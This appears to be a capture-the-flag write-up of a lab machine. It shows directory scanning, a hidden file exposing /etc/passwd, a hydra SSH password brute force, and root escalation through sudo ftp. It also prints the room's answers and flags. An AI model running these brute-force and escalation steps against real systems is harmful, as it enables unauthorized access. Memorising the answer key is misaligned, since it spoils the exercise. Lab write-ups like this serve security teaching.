
[Enumeration]

Nmap Scanning :

nmap -sC -sV -A -oN nmap.scan 10.10.30.109



how many ports are open?
Answer : 3

GoBuster :

gobuster dir -u http://10.10.30.109 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

After visiting this page : nothing interesting is found.

Index of /backup

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.7 (Ubuntu) Server at 10.10.30.109 Port 80

So I went to the hint : how we hide file in linux ? Well to hide a file in linux we simply use '.'
I then visited http://10.10.30.109/backup/.log. It contains the /etc/passwd file. Cool.

what is the name of log file?
Answer : .log

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
john:x:65534:65534:nobody:/nonexistent:/usr/sbin/get
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false:
```


Hydra :

what is the ssh username?

Answer : john

The /etc/passwd file has a user named john, let's try to figure out it's password

hydra -l john -P /usr/share/wordlists/rockyou.txt 10.10.30.109 ssh -t 4



We have successfully cracked the username and password of john.

what is the ssh password?
Answer : superman

[Exploitation]

First let's use ssh to login to john's account:

ssh john@10.10.30.109

```
┌──(noureddine㉿noureddine)-[~]
└─$ ssh john@10.10.30.109
john@10.10.30.109's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Jun 28 04:33:49 MDT 2021

  System load:  0.0               Processes:           78
  Usage of /:   1.5% of 96.34GB   Users logged in:     0
  Memory usage: 17%               IP address for eth0: 10.10.30.109
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jun 28 04:33:49 2021 from ip-10-9-5-169.eu-west-1.compute.internal
$
```

what is the user flag?
thm{i got that user flag}

```
$ ls -al
total 16
drwxr-xr-x 2 root root 4096 Sep 23  2020 .
drwxr-xr-x 5 root root 4096 Sep 22  2020 ..
-rw------- 1 root root   72 Sep 22  2020 .bash_history
-rw-r--r-- 1 root root   26 Sep 23  2020 user.flag
$ cat user.flag
thm{i got that user flag}
$
```

So how can we become root? The first thought that I've got is to know what can john run.

Therefore I run sudo -l

```
$ sudo -l
Matching Defaults entries for john on vvm:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on vvm:
    (ALL) NOPASSWD: /usr/bin/ftp
$
```

Beautiful. Next I went to https://gtfobins.github.io/ to look for possible privilege escalation commands.

.. / ftp ☆ Star

Shell | File upload | File download | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
ftp
!/bin/sh
```

And I'm root now. Easy workout.

```
root@vvm:~# pwd
/home/john
root@vvm:~# cd /root
root@vvm:/root# ls
root@vvm:/root# cd /home
root@vvm:/home# ls
crackme  john
root@vvm:/home# cd crackme
root@vvm:/home/crackme# ls
root
root@vvm:/home/crackme# cd root
root@vvm:/home/crackme/root# ls
root.flag
root@vvm:/home/crackme/root# cat root.flag
guz{guvf_vf_gur_ebbg_synt_0_0}
root@vvm:/home/crackme/root#
```

Sounds like an encrypted flag.
Well it's just rot13 format. [CyberChef] will do the job

what is the root flag?
thm{this_is_the_root_flag_0_0}


5
Pwn-me Machine
[*****] created an machine with some security flaw in it.
Start AttackBox
Help
100%
Task 1 [Enumeration]
Task 2 [Exploitation]